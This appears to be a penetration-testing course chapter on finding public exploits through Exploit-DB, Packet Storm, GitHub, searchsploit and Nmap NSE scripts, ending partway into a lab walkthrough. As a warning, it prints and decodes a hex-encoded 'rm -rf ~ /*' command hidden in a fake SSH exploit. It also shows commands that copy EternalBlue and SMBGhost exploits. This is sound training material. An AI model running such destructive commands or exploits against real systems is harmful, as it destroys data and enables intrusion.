12. Locating Public Exploits
In this Learning Module, we will cover the following Learning Units:
- Getting Started with Public Exploits
- Online Exploit Resources
- Offline Exploit Resources
- Exploiting a Target
An exploit1 is a program or script that can leverage a flaw or vulnerability of a target system. Exploits can have a range of effects, such as a denial of service (DoS),2 remote code execution (RCE),3 or a privilege escalation (privesc).4
A common process of a penetration testing engagement is the use of publicly available exploits, and searching for appropriate exploits becomes a critical skill when this need arises.
In this Module, we will focus on various online resources that host exploits for publicly known vulnerabilities. We will also inspect offline tools available in Kali that contain locally-hosted exploits.
With the knowledge to find public exploits, we will then narrow our search to relevant ones that could be used to gain access to a machine. At the end of this Module, we will enumerate a target to determine which exploit(s) can be used to compromise it.
12.1. Getting Started
This Learning Unit covers the following Learning Objectives:
- Understand the risk of executing untrusted exploits
- Understand the importance of analyzing the exploit code before execution
In this Learning Unit, we will review a malicious public exploit. It is important to understand the risks associated with executing unknown exploits, especially if we don't analyze what the exploit code does.
12.1.1. A Word of Caution
We must understand that by downloading and running public exploits, we can greatly endanger a system or environment. With this in mind, we need to carefully read and understand the code before execution to ensure no negative effects.
Let's use 0pen0wn, which was published as a remote exploit for SSH, as an example. While reading the source code, we noticed that it was asking for "root" privileges, which was suspicious.
Listing 1 - Malicious SSH exploit asking for root privileges on the attacking machineFurther examination of the payload revealed an interesting jmpcode array.
[...]
char jmpcode[] =
"\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20\x2F\x2A\x20\x32\x3e\x20\x2f"
"\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x26";
[...]
Although it was masked as shellcode,5 the "jmpcode" character array was actually a hex-encoded string containing a malicious shell command.
kali@kali:~$ python3

>>> jmpcode = [
... "\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20\x2F\x2A\x20\x32\x3e\x20\x2f"
... "\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x26"]
>>> print(jmpcode)
['rm -rf ~ /* 2> /dev/null &']
>>>
This single command would effectively wipe out the would-be attacker's UNIX-based filesystem. The program would then connect to a public IRC server to announce the user's actions to the world, making this an extremely dangerous and potentially embarrassing malicious exploit!
Given this danger, we will rely on more trustworthy exploit repositories in this Module.
The online resources mentioned in this Module analyze the submitted exploit code before hosting it online; however, it is still important to properly read the code ourselves to get a rough idea of what it will do upon execution. And if we are not yet proficient in programming, this is a great way to improve our code-reading skills.
Exploits that are written in a low-level programming language and require compilation are often hosted in both source code and binary format. While cumbersome to compile, source code is easier to inspect than binaries (without the assistance of specialized skills and tools).
If code inspection or compilation is too complex, we can set up a virtual machine environment with clean snapshots as an exploit testing ground, or sandbox. The snapshots on a newly set up environment allow it to be easily reconstructed if infected by something malicious or if the exploit causes it to break.
12.2. Online Exploit Resources
This Learning Unit covers the following Learning Objectives:
- Access multiple online exploit resources
- Differentiate between various online exploit resources
- Understand the risks between online exploit resources
- Use Google search operators to discover public exploits
After the information gathering and enumeration stages of a penetration test, we can cross-check discovered software for known vulnerabilities in an attempt to find published exploits.
Various online resources host exploit code and make it available to the public for free. In this section, we will cover the most popular online resources. The first two we'll inspect usually conduct tests on the submitted exploit code and remove any that are deemed fake or malicious.
12.2.1. The Exploit Database
The Exploit Database6 (commonly known as Exploit-DB or EDB) is a project maintained by OffSec.7 It is a free archive of public exploits that are gathered through submissions, mailing lists, and public resources.

Figure 1: The Exploit Database homepage
Let's take a moment to analyze the homepage. By default, the list is sorted with the newest exploit at the top. The fields that will be covered are highlighted in the above image.
The D field is a quick way we can download the exploit file.
The A field lists the vulnerable application files of respective exploits which we can download for research and testing (if available).
The V field marks whether the exploit has been verified. Exploits with the verified checkmark have been reviewed, executed, and concluded to be a functioning exploit. These are reviewed by trusted members and add further assurance that the exploit is safe and functional.
The Title field will usually give the vulnerable application name along with its respective vulnerable version and the function of the exploit.
The Type field designates the exploit as one of the following: dos, local, remote, or webapp.
The Platform field designates which kind of system(s) are affected by the exploit. This can be operating systems, hardware, or even code language services such as PHP.
The last field designates the Author of the exploit.
Let's browse to an exploit to get more information. In this demonstration, we'll browse to m1k1o's Blog v.10 - Remote Code Execution (RCE) (Authenticated).8

Figure 2: m1k1o's Blog v.10 - Remote Code Execution (RCE) (Authenticated)
Each exploit has a unique ID (a numeric value), known as the EDB-ID, which is also placed at the end of the URL of the respective exploit's page. The associated Common Vulnerabilities and Exposures (CVE) that the exploit impacts is also listed. Below the information fields, which we analyzed before, is the text of the exploit code. We can use the Exploit-DB site in this way to do quick code reviews before downloading the exploit.
Exploit Database updates are announced through Twitter9 and RSS10 feeds.
12.2.2. Packet Storm
Packet Storm11 is an information security website that provides up-to-date information on security news, exploits, and tools (published tools by security vendors) for educational and testing purposes.

Figure 3: Packet Storm homepage
Like the previously-mentioned online resources, Packet Storm also posts updates to Twitter12 and hosts an RSS feed.13
12.2.3. GitHub
GitHub14 is an online code hosting platform for version control and collaboration. This allows anyone to create and share code, including exploits.

Figure 4: GitHub homepage
Due to its open nature, using exploits from GitHub presents a large security risk and caution is advised. Unlike the previous two resources covered, GitHub repositories can be created by anyone and distributed without oversight. For example, a user recently tweeted15 a warning that anyone executing a specific malicious exploit hosted on GitHub would instead be infected with a backdoor.

Figure 5: Malicious GitHub Exploit Warning
This is not to say that all GitHub repositories are malicious, but they all must be treated with caution. A benefit of using GitHub as an exploit resource is the speed at which exploits can be made available. Members of the security community can create proof-of-concept code and share it almost as quickly as new vulnerabilities pop up.
OffSec has a GitHub account where we can find different repositories like exploitdb-bin-sploits, which contains pre-compiled exploits for easy execution.

Figure 6: OffSec GitHub
12.2.4. Google Search Operators
In addition to the individual websites that we covered above, we can search for additional exploit-hosting sites using popular search engines.
We can begin searching for exploits using a specific software's version followed by the "exploit" keyword and include various search operators (like those used by the Google search engine16) to narrow our search. Mastering these advanced operators can help us tailor our results to find exactly what we are searching for.
As an example, we can use the following search query to locate vulnerabilities affecting the Microsoft Edge browser and limit the results to only those exploits that are hosted on the Exploit Database website.
Listing 4 - Using Google to search for Microsoft Edge exploits on exploit-db.comSome other search operators that can be used to fine-tune our results include inurl, intext, and intitle.
Warning
Use extreme caution when using exploits from non-curated resources!
12.3. Offline Exploit Resources
This Learning Unit covers the following Learning Objectives:
- Access Multiple Exploit Frameworks
- Use SearchSploit
- Use Nmap NSE Scripts
Internet access is not always guaranteed during a penetration test. Should the assessment take place in an isolated environment, the Kali Linux distribution comes with various tools that provide offline access to exploits.
12.3.1. Exploit Frameworks
An exploit framework17 is a software package that contains reliable exploits for easy execution against a target. These frameworks have a standardized format for configuring an exploit and allow both online and offline access to the exploits. This section will cover some popular exploit frameworks.
Metasploit18 is an excellent framework built to assist in the development and execution of exploits. It was created by H D Moore in 2003 and is owned by Rapid7. It allows for easy execution of pre-loaded exploits with minor configuration settings. This framework has a free community edition and a paid pro version. We will cover Metasploit in detail in a later Module, but it is important to be aware of this exploit framework.
Core Impact19 is another exploit framework owned by HelpSystems and there are no free versions for this framework. This framework can automate testing, link to vulnerability scanners, complete phishing campaigns, and re-test exploited systems to verify remediation was completed after a penetration test.
Canvas,20 made by Immunity, is another exploit framework. Once the product is paid for, exploits are regularly updated every month.
The Browser Exploitation Framework (BeEF)21 is a penetration testing tool focused on client-side attacks executed within a web browser.
We covered some popular exploit frameworks for penetration testing. Although we only briefly detailed each one, it is valuable to know the resources available in exploit frameworks.
12.3.2. SearchSploit
The Exploit Database provides a downloadable archived copy of all the hosted exploit code. This archive is included by default in Kali in the exploitdb package. We recommended updating the package before any assessment to ensure the latest exploits are installed. The package can be updated using the following commands:
kali@kali:~$ sudo apt update && sudo apt install exploitdb
[sudo] password for kali:
...
The following packages will be upgraded:
  exploitdb
...
Setting up exploitdb (20220526-0kali1) ...
...
The above command updates the local copy of the Exploit Database archive under /usr/share/exploitdb/. This directory is split into two major sections, exploits and shellcodes. The /usr/share/exploitdb/ directory contains CSV files for each of the exploits and shellcodes directories. Each CSV file contains the file information of all files within their respective subdirectories. These CSV files contain similar information to the Exploit DB website, such as the EDB-ID, title, author, platform, and other information we covered previously.
kali@kali:~$ ls -1 /usr/share/exploitdb/
exploits
files_exploits.csv
files_shellcodes.csv
shellcodes
When we redirect to the exploits directory, we'll find many sub-directories containing all of the exploits. These sub-directories are separated based on operating system, architecture, scripting language, etc. For example, the linux subdirectory contains all Linux-related exploits.
kali@kali:~$ ls -1 /usr/share/exploitdb/exploits
aix
alpha
android
arm
ashx
asp
aspx
atheos
beos
bsd
bsd_x86
cfm
cgi
freebsd
freebsd_x86
...
Manually searching the Exploit Database is by no means ideal, especially given the large quantity of exploits in the archive. This is where the searchsploit utility comes in handy.
We can run searchsploit from the command line without any parameters to display its usage:
Listing 8 - The searchsploit command syntaxAs the built-in examples reveal, searchsploit allows us to search through the entire archive and display results based on various search options provided as arguments.
==========
 Examples
==========
  searchsploit afd windows local
  searchsploit -t oracle windows
  searchsploit -p 39446
  searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"
  searchsploit -s Apache Struts 2.0.0
  searchsploit linux reverse password
  searchsploit -j 55555 | json_pp

  For more examples, see the manual: https://www.exploit-db.com/searchsploit
The options allow us to narrow our search, change the output format, update the exploitdb package, and more.
=========
 Options
=========
## Search Terms
   -c, --case     [Term]      Perform a case-sensitive search (Default is inSEnsITiVe)
   -e, --exact    [Term]      Perform an EXACT & order match on exploit title (Default is an AND match on each term) [Implies "-t"]
                                e.g. "WordPress 4.1" would not be detect "WordPress Core 4.1")
   -s, --strict               Perform a strict search, so input values must exist, disabling fuzzy search for version range
                                e.g. "1.1" would not be detected in "1.0 < 1.3")
   -t, --title    [Term]      Search JUST the exploit title (Default is title AND the file's path)
       --exclude="term"       Remove values from results. By using "|" to separate, you can chain multiple values
                                e.g. --exclude="term1|term2|term3"

## Output
   -j, --json     [Term]      Show result in JSON format
   -o, --overflow [Term]      Exploit titles are allowed to overflow their columns
   -p, --path     [EDB-ID]    Show the full path to an exploit (and also copies the path to the clipboard if possible)
   -v, --verbose              Display more information in output
   -w, --www      [Term]      Show URLs to Exploit-DB.com rather than the local path
       --id                   Display the EDB-ID value rather than local path
       --colour               Disable colour highlighting in search results
...
Finally, the Notes section of the help menu reveals some useful search tips.
=======
 Notes
=======
 * You can use any number of search terms
 * By default, search terms are not case-sensitive, ordering is irrelevant, and will search between version ranges
   * Use '-c' if you wish to reduce results by case-sensitive searching
   * And/Or '-e' if you wish to filter results by using an exact match
   * And/Or '-s' if you wish to look for an exact version match
 * Use '-t' to exclude the file's path to filter the search results
   * Remove false positives (especially when searching using numbers - i.e. versions)
 * When using '--nmap', adding '-v' (verbose), it will search for even more combinations
 * When updating or displaying help, search terms will be ignored
For example, we can search for all available remote exploits that target the SMB service on the Windows operating system with the following syntax:
kali@kali:~$ searchsploit remote smb microsoft windows
---------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                              |  Path
---------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Microsoft DNS RPC Service - 'extractQuotedChar()' Remote Overflow 'SMB' (MS07-029) (Metasploit)                             | windows/remote/16366.rb
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit) (MS17-010)   | windows/remote/43970.rb
Microsoft Windows - 'SMBGhost' Remote Code Execution                                                                        | windows/remote/48537.py
Microsoft Windows - 'srv2.sys' SMB Code Execution (Python) (MS09-050)                                                       | windows/remote/40280.py
Microsoft Windows - 'srv2.sys' SMB Negotiate ProcessID Function Table Dereference (MS09-050)                                | windows/remote/14674.txt
Microsoft Windows - 'srv2.sys' SMB Negotiate ProcessID Function Table Dereference (MS09-050) (Metasploit)                   | windows/remote/16363.rb
Microsoft Windows - SMB Relay Code Execution (MS08-068) (Metasploit)                                                        | windows/remote/16360.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)                                               | windows/dos/41891.rb
Microsoft Windows - SmbRelay3 NTLM Replay (MS08-068)                                                                        | windows/remote/7125.txt
Microsoft Windows 2000/XP - SMB Authentication Remote Overflow                                                              | windows/remote/20.txt
Microsoft Windows 2003 SP2 - 'ERRATICGOPHER' SMB Remote Code Execution                                                      | windows/remote/41929.py
Microsoft Windows 2003 SP2 - 'RRAS' SMB Remote Code Execution                                                               | windows/remote/44616.py
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)                                            | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)                        | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)                                  | windows_x86-64/remote/42030.py
Microsoft Windows 95/Windows for Workgroups - 'smbclient' Directory Traversal                                               | windows/remote/20371.txt
Microsoft Windows NT 4.0 SP5 / Terminal Server 4.0 - 'Pass the Hash' with Modified SMB Client                               | windows/remote/19197.txt
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)                               | windows_x86-64/remote/41987.py
Microsoft Windows Vista/7 - SMB2.0 Negotiate Protocol Request Remote Blue Screen of Death (MS07-063)                        | windows/dos/9594.txt
---------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
The exploits that contain the search parameters are listed in the output. For demonstration, let's presume we want to use the two exploits highlighted above during our engagement. Let's imagine we enumerated two SMB servers that are vulnerable to SMBGhost and EternalBlue for the sake of this demonstration.
We can copy an exploit into our current working directory using the -m option if we need to modify it. An advantage of copying the exploit into the current working directory is that it will be easier to organize the exploits used in an engagement and correlate them to systems being tested.
Warning
All local exploits are overwritten when a new package of exploitdb is released, so modifying the exploits in their original locations would cause us to lose those changes.
Let's copy the two exploits with the -m option. We can do this with either the path or the EDB-ID of those exploits, which can be found in their path names.
kali@kali:~$ searchsploit -m windows/remote/48537.py

  Exploit: Microsoft Windows - 'SMBGhost' Remote Code Execution
      URL: https://www.exploit-db.com/exploits/48537
     Path: /usr/share/exploitdb/exploits/windows/remote/48537.py
File Type: Python script, ASCII text executable, with very long lines (343)

Copied to: /home/kali/48537.py

kali@kali:~$ searchsploit -m 42031
  Exploit: Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)
      URL: https://www.exploit-db.com/exploits/42031
     Path: /usr/share/exploitdb/exploits/windows/remote/42031.py
File Type: Python script, ASCII text executable

Copied to: /home/kali/42031.py
The exploits we wanted are now copied into our current working directory. The first command execution copied the exploit file and the second command execution copied the exploit by its EDB-ID.
12.3.3. Nmap NSE Scripts
Nmap is one of the most popular tools for enumeration. One very powerful feature of this tool is the Nmap Scripting Engine (NSE),22 which, as its name suggests, introduces the ability to automate various tasks using scripts.
Along with exploit services, the NSE comes with a variety of scripts to enumerate, brute force, fuzz, and detect. A complete list of scripts provided by the NSE can be found under /usr/share/nmap/scripts. Using grep to quickly search for the word "exploits" in the NSE scripts returns a number of results.
kali@kali:~$ grep Exploits /usr/share/nmap/scripts/*.nse
/usr/share/nmap/scripts/clamav-exec.nse:Exploits ClamAV servers vulnerable to unauthenticated clamav comand execution.
/usr/share/nmap/scripts/http-awstatstotals-exec.nse:Exploits a remote code execution vulnerability in Awstats Totals 1.0 up to 1.14
/usr/share/nmap/scripts/http-axis2-dir-traversal.nse:Exploits a directory traversal vulnerability in Apache Axis2 version 1.4.1 by
/usr/share/nmap/scripts/http-fileupload-exploiter.nse:Exploits insecure file upload forms in web applications
/usr/share/nmap/scripts/http-litespeed-sourcecode-download.nse:Exploits a null-byte poisoning vulnerability in Litespeed Web Servers 4.0.x
...
We can display the information of specific NSE scripts by running nmap with the --script-help option followed by the script filename. Let's analyze an example with nmap --script-help=clamav.exec.nse.
kali@kali:~$ nmap --script-help=clamav-exec.nse
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-02 16:23 EDT

clamav-exec
Categories: exploit vuln
https://nmap.org/nsedoc/scripts/clamav-exec.html
  Exploits ClamAV servers vulnerable to unauthenticated clamav comand execution.

  ClamAV server 0.99.2, and possibly other previous versions, allow the execution
  of dangerous service commands without authentication. Specifically, the command 'SCAN'
  may be used to list system files and the command 'SHUTDOWN' shut downs the
  service. This vulnerability was discovered by Alejandro Hernandez (nitr0us).

  This script without arguments test the availability of the command 'SCAN'.

  Reference:
  * https://twitter.com/nitr0usmx/status/740673507684679680
  * https://bugzilla.clamav.net/show_bug.cgi?id=11585
This provides information about the vulnerability and external information resources. It's worth checking if an Nmap NSE script exists for a particular product.
12.4. Exploiting a Target
This Learning Unit covers the following Learning Objectives:
- Follow a basic penetration test workflow to enumerate a target system
- Completely exploit a machine that is vulnerable to public exploits
- Discover appropriate exploits for a target system
- Execute a public exploit to gain a limited shell on a target host
With all of the resources covered, let's demonstrate how this would appear in a real-world scenario. We are going to attack our dedicated Linux server, which is hosting an application vulnerable to a public exploit.
12.4.1. Putting It Together
This demonstration will walk through exploiting a remote target. The remote host has the IP address of 192.168.50.11, and the Kali client has an IP of 192.168.50.129. Some common enumeration steps will be skipped to keep the length of this section to a minimum.
Warning
This section will use PublicExploitsWalkthrough in the Resources section below. To follow along, start the exercise host before continuing.
We first scan the target for open ports and services and discover that ports 22 and 80 are open. SSH is generally not vulnerable, so we'll ignore this and check the web service. Let's open a web browser and navigate to the target address.
It appears the website is for an artificial intelligence development company. Reviewing the web contents, we discover some staff information alongside their e-mails on the company's About Us page.

Figure 7: The About Us page reveals some employees, their e-mails, and the year they joined the company
The employee information is not useful to us at this time and we can't find any security vulnerabilities or other issues on the website. Let's use a web directory enumeration tool to scan for any hidden directories on the web server.
After running the directory enumeration tool, we discover a project directory on the website.

Figure 8: The website has a login portal
